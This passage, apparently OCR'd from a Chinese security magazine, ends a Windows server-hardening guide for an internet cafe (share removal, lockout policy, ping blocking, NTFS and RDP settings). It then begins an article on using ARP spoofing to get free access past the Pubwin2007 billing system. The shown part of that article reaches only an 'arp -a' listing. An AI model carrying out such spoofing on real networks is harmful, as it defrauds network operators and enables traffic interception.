说明下，你有几个磁盘分区就得依次在后面加上net share 磁盘分区$ /del，保存为后缀名bat的就可以了，然后把它放到C:\Documents and Settings\ administrator\「开始」菜单\程序\启动，这样就OK了。接下来我们来说下日志记录和账号审核。我们依次打开控制面板->管理工具->本地安全策略。先看下密码策略，来到右边，看第一项，“密码必须符合复杂性要求”，右键，属性，启用。其它选项的设置也和这个差不多，这里的“密码长度最小值”，我们至少把它调到10，防止简单的密码被暴破和猜解的可能。我们再来到账户锁定策略，找到“账户锁定阈值”，我们把它定为三次，点击应用，会弹出个对话框，如图9。


图7 安全策略文件名


图8 添加例外程序

这里我们按照默认的配置来，点击确定既可。这个策略的意思是：当一个用户在三次登录而没有输入正确的密码，那么在接下来的30分钟内将禁止此账户的登录。而本地策略中的审核策略由于刚才的安全配置向导就够用了，这里不必再配了，不过用户权限分配有一项需要注意下，我们来到拒绝从网络访问这台计算机，右键，属性，我们把guest、user等组员或者用户都加上去（*这里要根据需要来合理配置*）。如图10。



图9 建议的数值改动


图10 拒绝从网络访问这台计算机

单击“添加用户或组”，如果你不知道具体的用户名或组的话，可以单击“高级”选项，出现如图11的内容。

单击“立即查找”，就会在下面出现计算机上的用户和组，然后单击你选中的用户或组，依次确定即可（后面的权限分配也是这样做的，后面的就不再详细描述了）。接下来我们就要用到IP策略来做一个防探测的策略。也是在本地安全设置里面 ->ip 安全策略，右键，选择第一个“创建ip安全策略”，下一步来到这里，这里为这个策略取个名称以及描述，如图12。




图11 选择用户和组




图12 IP安全策略配置向导－为策略取个名称以及描述

下一步，一直来到这里，我们选择第一项，如图13。

完成后会自动弹出个对话框，要求你来编辑它。这里边默认的就不要动了，点击“添加”，会自动弹出个安全规则向导，一路next来到这里，如图14。




图13 默认响应规则身份验证方法




图14 IP筛选器列表－选中我们刚才创建的“禁止ping”

选中我们刚才创建的“禁止ping”，会在前面那个圆圈中出现一个黑点，接着点击右边的编辑，会出现ip筛选器列表，继续点击右面的编辑，会弹出ip筛选器的属性，在“地址”选项中，照如图15这样选择即可。

然后再调到“协议”，我们选择默认的icmp就可以了，确定。回到ip筛选器列表，选中我们创建的，单击下一步，来到如图16所示的画面，和前面一样，选上第一项，然后单击编辑，我们在安全措施里面设置成阻止，如图17。

这样就差不多完了，接下来就按默认的来操作，操作完以后，会在右面自动生成一个新的IP策略，不过这个时候这个策略并没有起到作用，因此我们还要单击它，右键，指派。这样新的IP策略才会生效。为了验证一下这个策略的有效性，现在我在本机上ping一下虚拟机，发现IP策略果然拦截了所有的PING，如图18。




图16 安全规则向导




图15 ip筛选器的属性

注意：这里的这个策略是双向的，如果你想用你的服务器ping其它机器的话，可以在图15中，把最下面的那个镜像选项的钩去掉。




图18 PING虚拟机被拦截

好了，接下来我们来讲下权限的分配。因为没有什么特殊的用途，这里我们每个盘中除了Administrator这个用户外，其它账户无权访问和写入数据。这里微软又为我们提供了很好的条件，只要我们的磁盘类型是ntfs的，我们就可以很好设置每个盘符以及每个文件夹的权限。单击C盘->右键->属性->安全。把除了Administrator和System的用户和组全部删除，然后我们先单击“高级”选项，把最下面的“用这些显示的可以应用到了对象的项目替代所有子对象的权限项目”前的钩勾上，这样c盘和c盘中包含的文件夹都会和c盘的权限一样，这样点击确定后，系统会自动更改c盘包含的文件夹的权限，如图19。




图17 请求安全属性




图19 更改c盘包含的文件夹的权限

我们来看下c:\windows\system32\ inetsrv这个文件夹的权限，如图20。

依然只能有Administrator和System访问。我们再来看下E盘，因为网吧中不可能每个盘都只能这两个账户访问，因为有些游戏得放在服务器上进行更新，所以得有一个权限比较低的账户，所以我们不能用权限继承来一下子全都限制死，我们得一个个来设置。我们以E盘中的test的文件夹为例。单击右键，属性，我们先看下共享。我们单击“权限”，这里的账户是everyone，但是不能给它完全控制权限，如图21。

再调到“安全选项”，这里把everyone账户加上去，同样它的权限也只限于“读取和运行”，“列出文件夹目录”，“读取”这三项。我们来访问下这个文件夹，当我们试图建立一个文件夹时会出现如图22的错误。

其它文件夹的权限设置和这个一样，这里就不再多说了。我们再说下FTP，我们依次展开我的电脑->管理->服务和应用程序->FTP站点->右键->属性，我们选择权限选项，这里也给它everyone权限，并进行相应取舍。这里要说的就是最后一点了，就是everyone是属于guest组的，所以我们要把guest组激活。最后要说的就是3389远程登录问题了，首先端口是一定要改的，打开注册表，依次找到如下键值HKEY_LOCAL_MACHINE\SYSTEM




图20 inetsrv文件属性




图21 test的权限

\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp




图22 拒绝访问对话框




图23 RDP-TCP属性

在右边找到portnumber然后右击它进行十进制编辑，这里我们最好把端口改到10000以上。然后再到用户组Remote Desktop Users把除了Administrator以外的用户全部删除。还没完，我们还要对它进行设置，我们依次展开控制面板->管理工具->终端服务配置，找到连接那一项，然后点击右边的rdp-tcp，在这个属性框中我们还要进行设置，单击权限，把除了Administrator以外的用户和组都删了！如图23。

大家可不要着急，虽然把Remote Desktop Users组给删了，可是用Administrator还是可以远程登录的哦！如果是双网卡，还可以在网卡那一选项中选择固定的网卡作为登录的！

好了，服务器的配置步骤就结束了，不过其中的细节远不止这些，还有好多小方面的技巧都还没有提到，只要大家多一个心眼，多一点安全意识，那么其它人想黑掉服务器的可能性就会减小许多。总结了下，提出两点想法：

1.尽量用硬件来做那些软件做起来很费劲的事！

2.尽量用微软自带的东西，而少依靠第三方软件！

一个很好的思路是很重要的，做完了上面的配置也不一定代表你的服务器就绝对安全了，每天习惯性的对服务器进行检查、更新等方式也是必要的！如果大家从这篇文章中学到了一点技巧，或者给你带来了一点启发，那么本文就有它的价值了。如果有什么不清楚的，可以到论坛来和我交流，我的ID是冰的原点！

编辑点评：

两篇文章下来，可以发现作者的安全意识还是不错的，而且他在这方面有一套自己的思路。文章结尾总结的也很好，尽量用微软自带的东西，而少依靠第三方软件！所以说，越简单就越趋近于完美啊！不过安全是没有绝对的，只有不断的努力，才能做到更好、更安全！

利用ARP欺骗实现免费上网


文 无情剑客 梁泽滨

从本文中你可以学到：

如何利用ARP欺骗实现免费上网

自从和空气大哥合作写《网吧黑客一点通》之后，我都比较少去研究网吧破解这个模块了，因为那段时间很少跟网吧打交道。现在我又在网吧工作了，因为工作的缘故我又发现了一个可以免费上网的方法，现在就拿出来跟大家分享一下，原理是利用ARP欺骗来实现免费上网的。我的测试环境是pubwin2007收费系统，此收费系统在我们广州地区的网吧是强制用的。

好了，我们现在开始了。首先打开CMD，然后输入**arp a**，如图1。



```
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>arp -a

Interface: 192.168.1.246 --- 0x2
  Internet Address      Physical Address      Type
  192.168.1.1           00-50-7f-c1-e1-00     dynamic
  192.168.1.198         00-16-76-d4-ce-2e     dynamic
  192.168.1.199         00-07-e9-0a-73-e8     dynamic
  192.168.1.233         00-e0-4d-ac-14-76     dynamic
